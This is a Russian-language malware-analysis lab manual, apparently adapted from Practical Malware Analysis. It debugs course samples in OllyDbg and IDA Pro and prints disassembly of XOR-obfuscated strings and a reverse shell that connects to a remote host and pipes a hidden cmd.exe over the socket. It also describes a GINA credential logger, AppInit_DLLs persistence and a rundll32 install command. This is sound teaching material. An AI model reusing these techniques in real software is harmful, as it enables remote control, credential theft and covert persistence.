Судя по запуску и завершению процесса в Process Explorer, вредонос заканчивает свою работу практически мгновенно. Нам определенно придется отладить этот экземпляр, чтобы понять, что происходит.

Загрузив двоичный файл в IDA Pro, мы увидим функцию main, которая начинается по адресу 0x401128. OllyDbg останавливается на входе в приложение, но сама точка входа содержит множество стандартного кода, сгенерированного компилятором. Поэтому мы разместим точку останова на функции main, чтобы сосредоточиться на ней.

Декодирование строк, сформированных в стеке

Если нажать кнопку Run (Старт), первая точка останова сработает на входе в главную функцию. Сначала мы видим длинные цепочки инструкций mov, которые перемещают одиночные байты в локальные переменные (1), как показано в листинге 9.4Л.

Листинг 9.4Л. Посимвольное построение в стеке строки в формате ASCII

```
00401128 push ebp
00401129 mov ebp, esp
0040112B sub esp, 304h
00401131 push esi
00401132 push edi
00401133 mov [ebp+var_1B0], 31h (1)
0040113A mov [ebp+var_1AF], 71h
00401141 mov [ebp+var_1AE], 61h
00401148 mov [ebp+var_1AD], 7Ah
0040114F mov [ebp+var_1AC], 32h
00401156 mov [ebp+var_1AB], 77h
0040115D mov [ebp+var_1AA], 73h
00401164 mov [ebp+var_1A9], 78h
0040116B mov [ebp+var_1A8], 33h
00401172 mov [ebp+var_1A7], 65h
00401179 mov [ebp+var_1A6], 64h
00401180 mov [ebp+var_1A5], 63h
00401187 mov [ebp+var_1A4], 0  (2)
0040118E mov [ebp+Str1], 6Fh
00401195 mov [ebp+var_19F], 63h
0040119C mov [ebp+var_19E], 6Ch
004011A3 mov [ebp+var_19D], 2Eh
004011AA mov [ebp+var_19C], 65h
004011B1 mov [ebp+var_19B], 78h
004011B8 mov [ebp+var_19A], 65h
004011BF mov [ebp+var_199], 0  (3)
```

Этот код создает две строки в формате ASCII, помещая каждый символ в стеки добавляя в конце разделители NULL (2 и 3), что является популярным способом обфускации строк. Обфусцированный результат адресуется с помощью первой переменной строки, что позволяет нам получить все значения в кодировке ASCII с символом NULL в конце. Выполним эти операции в пошаговом режиме с обходом, чтобы найти признаки формирования этих строк в стеке (при этом используется нижняя правая панель). Завершим выполнение на адресе 0x4011C6, щелкнем правой кнопкой мыши на регистре EBP и выберем пункт меню Follow in Dump (Отследить в дампе памяти). Прокрутив вверх к первому экземпляру [EBP-1B0], мы увидим, как создается строка 1qaz2wsx3edc. Вторая строка формируется на участке [EBP-1A0] и равна ocl.exe.

Проверка имени файла

Мы видим в листинге 9.5Л, что после создания этих строк делается вызов GetModuleFileNameA (1), а затем внутри файла Lab09-02.exe вызывается функция по адресу 0x401550. Попытавшись проанализировать ее в OllyDbg, мы столкнемся с тем, что она довольно сложная. С помощью IDA Pro можно определить, что это функция _strrchr из стандартной библиотеки C. Отладчик OllyDbg не поддерживает символы, поэтому он упустил данный факт. Как видно в строке (2), IDA Pro позволяет корректно распознать эти API, используя систему FLIRT.

Листинг 9.5Л. В отличие от OllyDbg, IDA Pro корректно маркирует функцию strrchr

```
00401208 call ds:GetModuleFileNameA (1)
0040120E push 5Ch ; Ch
```

00401210 lea ecx, [ebp+Str]
00401216 push ecx ; Str
00401217 call **_strrchr (2)**

Проверим наши догадки, разместив точку останова на вызове по адресу 0x401217. Мы видим, что здесь в стек попадают два аргумента. Первый – косая черта, а второй – значение, возвращаемое из вызова GetModuleFileNameA (в нашем случае это текущее имя исполняемого файла). Вредонос ищет с конца косую черту (символ 0x5C), пытаясь извлечь из полного пути одно лишь имя запущенного файла. Если сделать шаг с обходом к вызову _strrchr, можно увидеть, что регистр EAX указывает на строку \Lab09-02.exe.

В следующей функции (0x4014C0) выполняется процедура, похожая на _strrchr. IDA Pro идентифицирует ее как _strcmp (листинг 9.6Л).

Листинг 9.6Л. В отличие от OllyDbg, IDA Pro корректно маркирует функцию strcmp

0040121F mov [ebp+Str2], eax
00401222 mov edx, [ebp+Str2]
00401225 add edx, 1 (1)
00401228 mov [ebp+Str2], edx
0040122B mov eax, [ebp+Str2]
0040122E push eax ; Str2
0040122F lea ecx, [ebp+Str1]
00401235 push ecx ; Str1
00401236 call **_strcmp**

Чтобы определить, какие строки здесь сравниваются, разместим точку останова на вызове _strcmp по адресу 0x401236. Как только она сработает, мы увидим два значения, которые передаются в функцию _strcmp. Первое является указателем на вызов GetModuleFileNameA (инкрементированный на 1 в строке (1), чтобы учесть косую черту), а второй представляет собой строку ocl.exe (которую мы декодировали ранее). Если значения совпадут, регистр EAX обнулится, инструкция test eax,eax установит нулевой флаг, а управление перейдет к ответвлению 0x40124C. Если условие не выполняется, программа завершается. Это объясняет, почему вредонос моментально прекращал свою работу, когда мы запускали его ранее. Чтобы он работал нормально, его следует переименовать в ocl.exe.

Переименуем двоичный файл соответствующим образом и создадим точку останова по адресу 0x40124C. Если мы не ошиблись с выводами, она сработает до завершения программы. Получилось! Наша точка останова сработала, и теперь можно продолжить анализ в OllyDbg.

Декодирование строк, закодированных с помощью гаммирования

Здесь импортируются вызовы WSAStartup и WSASocket, что является признаком работы с сетью. Следующая важная функция, 0x401089, вызывается по адресу 0x4012BD. Создадим точку останова на участке 0x401089 и поищем в стеке аргументы этой функции.

При вызове передается два аргумента: буфер стека (закодированная строка) и строка 1qaz2wsx3edc (ключ). Выполним шаг со входом в функцию и перейдем к адресу 0x401440, где ключ передается в вызов strlen. Полученный результат, 0xC, сохраняется по адресу [EBP-104]. Затем обнуляется значение на участке [EBP-108]. Отладчик OllyDbg распознал выполняющийся цикл; это логично, потому что [EBP-108] представляет собой счетчик, который инкрементируется по адресу 0x4010DA и сравнивается со значением 0x20 на участке 0x4010E3. Как мы видим в листинге 9.7Л, по мере работы цикла наш ключ проходит через цепочку инструкций idiv и mov.

Листинг 9.7Л. Процедура декодирования строки

004010E3 cmp [ebp+var_108], 20h
004010EA jge short loc_40111D (3)
004010EC mov edx, [ebp+arg_4]
004010EF add edx, [ebp+var_108]
004010F5 movsx ecx, byte ptr [edx]

004010F8 mov eax, [ebp+var_108]
004010FE cdq
004010FF idiv [ebp+var_104]
00401105 mov eax, [ebp+Str]
00401108 movsx edx, byte ptr [eax+edx] (1)
0040110C xor ecx, edx (2)
0040110E mov eax, [ebp+var_108]
00401114 mov [ebp+eax+var_100], cl
0040111B jmp short loc_4010D4

Таким образом строка индексируется. Обратите внимание на использование регистра EDX после инструкции idiv (1), который хранит остаток от деления: это позволяет вредоносу перебирать закодированную строку, даже если она длиннее нашего ключа. Дальше в строке (2)мы видим интересную операцию XOR.

Если создать точку останова по адресу 0x4010F5, можно увидеть то значение, на которое указывает EDX и которое помещается в ECX. Так мы узнаем, какая строка гаммируется позже в этой функции. Выбрав пункт Follow in Dump (Отследить в дампе памяти) в контекстном меню EDX, мы увидим, что это указатель на первый аргумент данной функции (закодированную строку). Регистр ECX будет хранить значение 0x46, которое является первым байтом закодированной строки. Создадим точку останова в строке (2), чтобы узнать, к чему применяется исключающее ИЛИ на первой итерации цикла. Оказывается, EDX содержит значение 0x31 (первый байт ключа), а в ECX опять хранится 0x46.

Выполним цикл еще несколько раз и попытаемся понять, что за строка в нем декодируется. После нескольких нажатий кнопки Play (Воспроизвести) мы видим строку www.prac. Это может быть началом имени домена, с которым вредонос пытается связаться. Продолжим выполнение, пока переменная var_108 ([EBP-108] – наш счетчик) не станет равна 0x20. Как только выполнится инструкция jge short 0x40111D в строке (3), в регистр EAX попадет итоговая строка, www.practicalmalwareanalysis.com (длина которой, как оказалось, равна 0x20) и управление перейдет от текущего вызова к функции main. Строка www.practicalmalwareanalysis.com была декодирована с помощью циклической многобайтной операции XOR применительно к значению 1qaz2wsx3edc.

Возвращаясь к функции main, мы обнаруживаем, что регистр EAX передается в вызов gethostbyname. В ответ мы получим IP-адрес, который будет помещен в структуру sockaddr_in.

Теперь мы видим вызов `ntohs` с аргументом `0x270f` (или `9999` в десятичном представлении). Этот аргумент попадает в структуру `sockaddr_in` вместе со значением `0x2`, которое обозначает константу `AF_INET` (код интернет-сокета). Следующий вызов соединяет программу с доменом www.practicalmalwareanalysis.com на TCP-порте 9999. При успешном установлении соединения вредонос будет продолжать работу, пока не достигнет адреса 0x40137A. В противном случае он остановится на 30 секунд, вернется в начало функции `main` и повторит весь процесс заново. Мы можем обмануть программу и заставить ее подключиться к IP-адресу, который мы контролируем. Для этого подойдут утилиты Netcat и ApateDNS.

Если выполнить шаг со входом по адресу 0x4013a9 (функция 0x401000), мы увидим два вызова, ведущих к 0x4013E0. Отладчик OllyDbg снова не сумел распознать системный вызов (на этот раз `memset`), хотя у IDA Pro с этим не возникло никаких проблем. Далее в листинге 9.8Л мы видим вызов `CreateProcessA` по адресу 0x40106E. При этом перед вызовом заполняется некая структура. Чтобы понять, что здесь происходит, вернемся к IDA Pro.

Анализ обратной командной оболочки

Эта программа похожа на обратную командную оболочку, созданную на основе метода, популярного среди авторов вредоносного ПО. Данный метод состоит в модификации структуры STARTUPINFO, которая передается в функцию CreateProcessA. При вызове CreateProcessA запускается программа cmd.exe со скрытым окном, поэтому атакуемый

пользователь ничего не замечает. Перед этим создается сокет и устанавливается соединение с удаленным сервером. Сокет связывается со стандартными потоками cmd.exe (stdin, stdout и stderr).

Процедура создания обратной командной оболочки продемонстрирована в листинге 9.8Л.

Листинг 9.8Л. Создание обратной командной оболочки с помощью функции CreateProcessA и структуры STARTUPINFO

```
0040103B mov [ebp+StartupInfo.wShowWindow], SW_HIDE (2)
00401041 mov edx, [ebp+Socket]
00401044 mov [ebp+StartupInfo.hStdInput], edx (3)
00401047 mov eax, [ebp+StartupInfo.hStdInput]
0040104A mov [ebp+StartupInfo.hStdError], eax (4)
0040104D mov ecx, [ebp+StartupInfo.hStdError]
00401050 mov [ebp+StartupInfo.hStdOutput], ecx (5)
00401053 lea edx, [ebp+ProcessInformation]
00401056 push edx ; lpProcessInformation
00401057 lea eax, [ebp+StartupInfo]
0040105A push eax ; lpStartupInfo
0040105B push 0 ; lpCurrentDirectory
0040105D push 0 ; lpEnvironment
0040105F push 0 ; dwCreationFlags
00401061 push 1 ; bInheritHandles
00401063 push 0 ; lpThreadAttributes
00401065 push 0 ; lpProcessAttributes
00401067 push offset CommandLine ; "cmd" (1)
0040106C push 0 ; lpApplicationName
0040106E call ds:CreateProcessA
```

После редактирования структуры STARTUPINFO параметры передаются в функцию CreateProcessA, которая, как мы видим, должна запустить cmd.exe (см. параметр (1)). Полю структуры wShowWindow устанавливается значение SW_HIDE (2), чтобы спрятать окно командной оболочки при запуске. В строках 3,4,5, и стандартные потоки в структуре STARTUPINFO перенаправляются к сокету. Это устанавливает прямую связь между сокетом и вводом/выводом cmd.exe; таким образом, после запуска все данные, поступающие в сокет, будут направлены в командную оболочку, а все, что сгенерирует cmd.exe, будет передано по сети.

Подведем итог. Мы определили, что этот вредонос является простым примером обратной командной оболочки с обфусцированными строками. Чтобы он успешно выполнился, перед запуском его нужно переименовать в `ocl.exe`. Обфускация строк происходит в стеке и основана на многобайтном гаммировании.

Задание 9.3

Проанализируйте зараженный файл Lab09-03.exe, используя OllyDbg и IDA Pro. Этот вредонос загружает три библиотеки (DLL1.dll, DLL2.dll и DLL3.dll), скомпилированные так, чтобы запрашивать один и тот же участок памяти. В связи с этим при просмотре их кода в OllyDbg и IDA Pro вы можете увидеть разные адреса. Эта лабораторная работа поможет вам попрактиковаться в поиске корректных адресов в IDA Pro при просмотре кода в OllyDbg.

Вопросы

1. Какие библиотеки импортирует Lab09-03.exe?
2. Какой базовый адрес запрашивают DLL1.dll, DLL2.dll и DLL3.dll?
3. Какой базовый адрес назначается библиотекам DLL1.dll, DLL2.dll и DLL3.dll при отладке файла Lab09-03.exe в OllyDbg?
4. Что делает функция импорта, которую Lab09-03.exe вызывает из DLL1.dll?

5. Назовите имя файла, в который производится запись, когда вызывает Lab09-03.exe WriteFile.

6. Lab09-03.exe создает задачу с помощью вызова NetScheduleJobAdd; откуда берутся данные для его второго аргумента?

7. Во время выполнения или отладки программы вы увидите, что она выводит три загадочных фрагмента данных, которые относятся к каждой из трех загруженных DLL. Что они означают?

8. Как открыть файл DLL2.dll в IDA Pro, чтобы его загрузочный адрес совпадал с тем, который используется в OllyDbg?

Подробный анализ

Для начала изучим таблицу импорта в файле Lab09-03.exe: она ссылается на библиотеки kernel32.dll, NetAPI32.dll, DLL1.dll и DLL2.dll. Затем откроем Lab09-03.exe в IDA Pro. Поищем функцию LoadLibrary и посмотрим, какие строки помещаются в стек перед ее вызовами. Мы видим две перекрестные ссылки на LoadLibrary, которые помещают в стек строки user32.dll и соответственно DLL3.dll, чтобы соответствующие библиотеки могли быть загружены динамически во время выполнения.

Мы можем проверить базовый адрес, запрашиваемый библиотеками, с помощью PEview, как показано на рис. 9.10Л. Загрузив DLL1.dll в PEview, щелкнем на элементе IMAGE_OPTIONAL_HEADER и посмотрим на значение Image Base (1). Повторим тот же процесс для DLL2.dll и DLL3.dll. Оказывается, все три файла запрашивают один и тот же базовый адрес — 0x10000000.




Рис. 9.10Л. Поиск запрашиваемого базового адреса с помощью PEview

Поиск DLL по карте памяти

Теперь нам нужно определить, по каким адресам на самом деле загружаются эти три библиотеки во время выполнения. DLL1.dll и DLL2.dll присутствуют в таблице импорта, поэтому они загружаются при запуске. Для DLL3.dll используется динамическая загрузка, поэтому мы должны выполнить функцию LoadLibrary, расположенную по адресу 0x401041. Для этого откроем файл Lab09-03.exe в OllyDbg, создадим точку останова на участке 0x401041 и нажмем кнопку Play (Воспроизвести). Как только точка останова сработает, мы сможем сделать шаг с обходом к вызову LoadLibrary. На этом этапе процесс Lab09-03.exe уже загрузил все три библиотеки.

Откроем карту памяти, выбрав пункт меню View Memory (Вид Память). Результат показан на рис. 9.11Л (на вашем компьютере он может выглядеть немного иначе). В строке (1)мы видим, что `DLL1.dll` получает свой предпочтительный базовый адрес — 0x10000000. В строке (2)`DLL2.dll` отказано в предпочтительном базовом адресе, поскольку он уже занят библиотекой `DLL1.dll`; поэтому `DLL2.dll` загружается на участок 0x320000. И наконец, в строке (3)`DLL3.dll` загружается по адресу 0x380000.




Рис. 9.11Л. Определение места загрузки библиотек с помощью карты памяти в OllyDbg

Листинг 9.9Л. Вызовы, которые Lab09-03.exe импортирует из библиотек DLL1.dll и DLL2.dll

```
00401006 call ds:DLL1Print
0040100C call ds:DLL2Print
00401012 call ds:DLL2ReturnJ
00401018 mov [ebp+hObject], eax (1)
0040101B push 0 ; lpOverlapped
0040101D lea eax, [ebp+NumberOfBytesWritten]
00401020 push eax ; lpNumberOfBytesWritten
00401021 push 17h ; nNumberOfBytesToWrite
00401023 push offset aMalwareanalysi ; "malwareanalysisbook.com"
00401028 mov ecx, [ebp+hObject]
0040102B push ecx (2); hFile
0040102C call ds:WriteFile
```

В начале листинга 9.9Л находится вызов DLL1Print, импортированный из DLL1.dll. Дизассемблировав DLL1.dll с помощью IDA Pro, мы увидим, что эта функция выводит сообщение DLL 1 mystery data, за которым идет глобальная переменная dword_10008030. Если изучить перекрестные ссылки на dword_10008030, можно заметить, что доступ к этой переменной происходит внутри DllMain, когда в нее записывается значение, возвращаемое из вызова GetCurrentProcessId. Из этого можно сделать вывод, что DLL1Print отображает идентификатор текущего процесса, который определяется во время загрузки первой библиотеки.

В листинге 9.9Л мы видим два вызова, импортированных из `DLL2.dll`: `DLL2Print` и `DLL2ReturnJ`. Дизассемблировав `DLL2.dll` с помощью IDA Pro, мы обнаружим, что эта функция выводит сообщение `DLL 2 mystery data`, за которым идет глобальная переменная `dword_1000B078`. Если изучить перекрестные ссылки на `dword_1000B078`, можно заметить, что доступ к этой переменной происходит внутри `DllMain`, когда в нее записывается дескриптор `CreateFileA`. Функция `CreateFileA` открывает дескриптор файла `temp.txt` или создает его, если такового не существует. `DLL2Print` выводит значение этого дескриптора – того самого, который, как выясняется, возвращает экспортный вызов `DLL2ReturnJ`. Дальше в строке (1)листинга 9.9Л дескриптор помещается в объект `hObject`, который передается в функцию `WriteFile (2)` и определяет место записи значения `malwareanalysisbook.com`.

После вызова `WriteFile` программа `Lab09-03.exe` использует функцию `LoadLibrary` для загрузки библиотеки `DLL3.dll`, после чего динамически находит адреса `DLL3Print` и `DLL3GetStructure` с помощью вызова `GetProcAddress`. Сначала выполняется функция `DLL3Print`, которая выводит сообщение `DLL 3 mystery data`, за которым следует содержимое глобальной переменной по адресу 0x1000B0C0. Проверив перекрестные ссылки на эту переменную, мы увидим, что внутри `DllMain` ей присваивается строка `www.malwareanalysisbook.com`, поэтому на экран снова будет выведен адрес этого значения. `DLL3GetStructure` возвращает указатель на глобальную переменную `dword_1000B0A0`, но нам сложно сказать, какие данные в ней находятся. Судя по всему, `DllMain` инициализирует в этом месте некую структуру, используя данные и

строку. Поскольку указатель на эту структуру устанавливается функцией `DLL3GetStructure`, для определения ее содержимого нам нужно узнать, каким образом программа `Lab09-03.exe` использует соответствующие данные. Вызов `DLL3GetStructure` показан в строке (1)листинга 9.10Л.

Листинг 9.10Л. Вызовы DLL3GetStructure и NetScheduleJobAdd в файле Lab09-03.exe

```
00401071 lea edx, [ebp+Buffer]
00401074 push edx
00401075 call [ebp+var_10] (1); DLL3GetStructure
00401078 add esp, 4
0040107B lea eax, [ebp+JobId]
0040107E push eax ; JobId
0040107F mov ecx, [ebp+Buffer]
00401082 push ecx ; Buffer
00401083 push 0 ; Servername
00401085 call NetScheduleJobAdd
```

Результатом этого вызова является структура, на которую указывает переменная Buffer. Последняя в итоге передается в функцию NetScheduleJobAdd. На MSDN-странице для вызова NetScheduleJobAdd говорится, что Buffer является указателем на структуру AT_INFO.

Применение структуры в IDA Pro

Структуру AT_INFO можно применить к данным в DLL3.dll. Сначала загрузим DLL3.dll в IDA Pro, затем нажмем клавишу Insert в окне Structures (Структуры) и добавим стандартный тип AT_INFO. Теперь перейдем к участку памяти dword_1000B0A0, выберем пункт меню Edit Struct Var (Правка Переменная структура) и щелкнем на AT_INFO. В результате данные станут более понятными, как это показано в листинге 9.11Л. Мы видим команду ping malwareanalysisbook.com, которая будет выполняться каждый день недели в 13:00.

Листинг 9.11Л. Структура AT_INFO

```
10001022 mov stru_1000B0A0.Command, offset WideCharStr ; "ping www..."
1000102C mov stru_1000B0A0.JobTime, 36EE80h
10001036 mov stru_1000B0A0.DaysOfMonth, 0
10001040 mov stru_1000B0A0.DaysOfWeek, 7Fh
10001047 mov stru_1000B0A0.Flags, 11h
```

Установка нового базового адреса в IDA Pro

Мы можем загрузить DLL2.dll в IDA Pro по другому адресу, предварительно установив флажок Manual Load (Ручная загрузка). В поле с меткой Please specify the new image base (Пожалуйста, укажите новый базовый адрес) введем 320000. IDA Pro автоматически скорректирует за нас все сдвиги – точно так же, как это произошло в OllyDbg при загрузке той же библиотеки.

Резюме

В этой лабораторной работе был продемонстрирован процесс определения места загрузки трех DLL в файле Lab09-03.exe с использованием OllyDbg. Мы выполнили полный анализ этих библиотек в IDA Pro и затем выяснили, что означают сообщения, которые выводит вредонос: mystery data 1 – это идентификатор текущего процесса, mystery data 2 – это дескриптор файла temp.txt, а mystery data 3 – это местоположение в памяти строки ping www.malwareanalysisbook.com. В конце мы применили в IDA Pro системную структуру AT_INFO, что облегчило нам исследование библиотеки DLL3.dll.

Лабораторная работа №7. Основные характеристики вредоносного программного обеспечения. 4часа

Цель Изучить основные аспекты поведения вредоносных программ и уметь распознать их.

Программное обеспечение:

Инструменты базового статического анализа, инструменты для динамического анализа, Autoruns от компании Sysinternals, Lab11-01.exe, Lab11-02.dll, Lab11-02.ini, Lab11-03.exe и Lab11-03.dll

Порядок выполнения работы

Выполнить задания и ответить на вопросы к каждому заданию

Задание 11.1

Проанализируйте зараженный файл Lab11-01.exe. и ответьте на контрольные вопросы

Вопросы

1. Что этот вредонос записывает на диск?
2. Как он добивается постоянного присутствия?
3. Как он похищает учетные данные пользователя?
4. Что он делает с похищенными учетными данными?
5. Как с помощью этого вредоноса получить учетные данные пользователя в тестовой среде?

Подробный анализ

В ходе базового статического анализа обнаруживаются строки `GinaDLL` и `SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`. Это наводит нас на мысль о том, что данный вредонос может перехватывать вызовы GINA. В таблице импорта мы видим функции для работы с реестром и извлечения раздела с ресурсами. Исследуем структуру файла `Lab11-01.exe`, загрузив его в PEview, как показано на рис. 11.1Л.




Рис. 11.1Л. Просмотр в PEview раздела с ресурсами TGAD файла Lab11-01.exe

При изучении структуры PE-файла мы видим раздел с ресурсами под названием TGAD. Если щелкнуть на нем, PEview выведет вложенный PE-файл.

Теперь выполним динамический анализ и проследим за вредоносом с помощью procmon, предварительно установив фильтр для Lab11-01.exe. После запуска программа создает в своем каталоге файл с именем msgina32.dll. Путь к этому файлу добавляется в ключ реестра HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL, что позволяет ему загружаться вместе с системой в рамках процесса Winlogon.

Извлечем из Lab11-01.exe раздел с ресурсами TGAD (с помощью Resource Hacker) и сравним его с msgina32.dll. Оказывается, они идентичны.

Теперь загрузим файл Lab11-01.exe в IDA Pro, чтобы подтвердить наши догадки. Мы видим, что функция main делает два вызова: sub_401080 (копирует раздел с ресурсами TGAD в файл msgina32.dll) и sub_401000 (устанавливает значение реестра для GINA). Из этого

можно сделать вывод, что программа Lab11-01.exe является установщиком библиотеки msgina32.dll, которая загружается во время запуска системы в рамках процесса Winlogon.

Анализ msgina32.dll

Начнем анализ файла msgina32.dll с рассмотрения вывода утилиты Strings (листинг 11.1Л).

Листинг 11.1Л. Вывод утилиты Strings для msgina32.dll

```
GinaDLL
Software\Microsoft\Windows NT\CurrentVersion\Winlogon
MSGina.dll
UN %s DM %s PW %s OLD %s (1)
msutil32.sys
```

В строке (1) мы видим нечто похожее на журнальное сообщение, которое может использоваться для записи учетных данных пользователя, если этот вредонос действительно перехватывает вызовы GINA. Наше внимание также привлекает строка msutil32.sys, но с ней мы разберемся чуть позже.

В таблице экспорта файла msutil32.sys находится множество функций с префиксом Wlx. Как сказано выше, все эти функции необходимы программе для перехвата вызовов GINA. Проанализируем каждую из них в IDA Pro.

Сначала загрузим вредонос в IDA Pro и перейдем к функции DllMain, представленной в листинге 11.2Л.

Листинг 11.2Л. Функция DllMain файла msgina32.dll получает дескриптор библиотеки msgina.dll

```
1000105A cmp eax, DLL_PROCESS_ATTACH (1)
1000105D jnz short loc_100010B7
...
1000107E call ds:GetSystemDirectoryW (2)
10001084 lea ecx, [esp+20Ch+LibFileName]
10001088 push offset String2 ; "\\MSGina"
1000108D push ecx ; lpString1
1000108E call ds:lstrcatW
10001094 lea edx, [esp+20Ch+LibFileName]
10001098 push edx ; lpLibFileName
10001099 call ds:LoadLibraryW (3)
1000109F xor ecx, ecx
100010A1 mov hModule, eax  (4)
```

Задание 11.2

Проанализируйте вредонос Lab11-02.dll. Исходите из того, что вместе с ним был найден подозрительный файл Lab11-02.ini.

Вопросы

1. Что экспортирует эта зараженная библиотека?
2. Что произойдет, если вы попытаетесь установить ее с помощью rundll32.exe?
3. Где должен находиться файл Lab11-02.ini, чтобы вредонос мог корректно установиться?
4. Как этот вредонос обеспечивает свое постоянное присутствие?
5. Какие методики из арсенала пользовательских руткитов применяет этот вредонос?
6. Что делает код перехватчика?
7. Какой процесс или процессы атакует этот вредонос? С какой целью он это делает?
8. Каково назначение файла .ini?
9. Как динамически отследить активность вредоноса с помощью Wireshark?

Подробный анализ

Для начала проанализируем файл Lab11-02.dll с помощью базовых статических методов. Эта библиотека содержит лишь один экспортный вызов, который называется installer. В ней есть импорты функций для работы с реестром (RegSetValueEx) и файловой системой (CopyFile), а также для поиска по списку процессов или потоков (CreateToolhelp32Snapshot). В листинге 11.6Л показаны интересные строки, найденные внутри Lab11-02.dll.

Листинг 11.6Л. Интересные строки, найденные внутри Lab11-02.dll.

```
RCPT TO: <
THEBAT.EXE
OUTLOOK.EXE
MSIMN.EXE
send
wsock32.dll
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
spoolvxx32.dll
AppInit_DLLs
\Lab11-02.ini
```

Строки AppInit_DLLs и SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows говорят о том, что вредонос может использовать ключ AppInit_DLLs для обеспечения своего постоянного присутствия в системе. Из строки \Lab11-02.ini можно заключить, что вредонос использует файл INI, предоставленный в этой лабораторной работе.

Анализ файла Lab11-02.ini показывает, что он, вероятно, содержит закодированные или зашифрованные данные. Строки send и wsock32.dll могут указывать на то, что вредонос имеет сетевые возможности, но с уверенностью об этом можно будет говорить только после более пристального рассмотрения. Имена процессов (OUTLOOK.EXE, MSIMN.EXE и THEBAT.EXE) принадлежат почтовым клиентам. В сочетании со значением RCPT TO: это наталкивает на мысль, что вредонос каким-то образом работает с электронной почтой.

ПРИМЕЧАНИЕ

RCPT – это команда протокола SMTP, которая определяет получателя электронного письма.

Теперь отследим работу вредоноса с помощью базовых динамических инструментов, например procmon. Для начала попытаемся провести установку с использованием экспортного вызова installer:

```
rundll32.exe Lab11-02.dll,installer
```

Если указать в procmon фильтр для процесса rundll32.exe, то можно выяснить, что вредонос создает в системном каталоге Windows файл с именем spoolvxx32.dll. При дальнейшем изучении оказывается, что этот файл идентичен библиотеке Lab11-02.dll. Дальше procmon показывает, что вредонос добавляет spoolvxx32.dll в список AppInit_DLLs − это позволяет ему загружаться в любой процесс, использующий модуль User32.dll. Наконец, мы видим, что зараженная библиотека пытается открыть файл Lab11-02.ini в системном каталоге Windows. Следовательно, нам нужно скопировать файл INI в соответствующее место, чтобы вредонос смог его найти.

Теперь перейдем к IDA Pro, чтобы получить более глубокое представление о вредоносе. Сначала проанализируем экспортную функцию installer. На рис. 11.2Л показана схема перекрестных ссылок, которые из нее исходят.




Рис. 11.2Л. Схема перекрестных ссылок экспортной функции installer

Функция installer устанавливает значение в реестре и копирует файл в системный каталог Windows. Это соответствует тому, что мы обнаружили во время динамического анализа, и подтверждается ассемблерным кодом. Единственное назначение вызова installer − скопировать вредоносный код в файл spoolvxx32.dll и добавить его в список AppInit_DLLs.

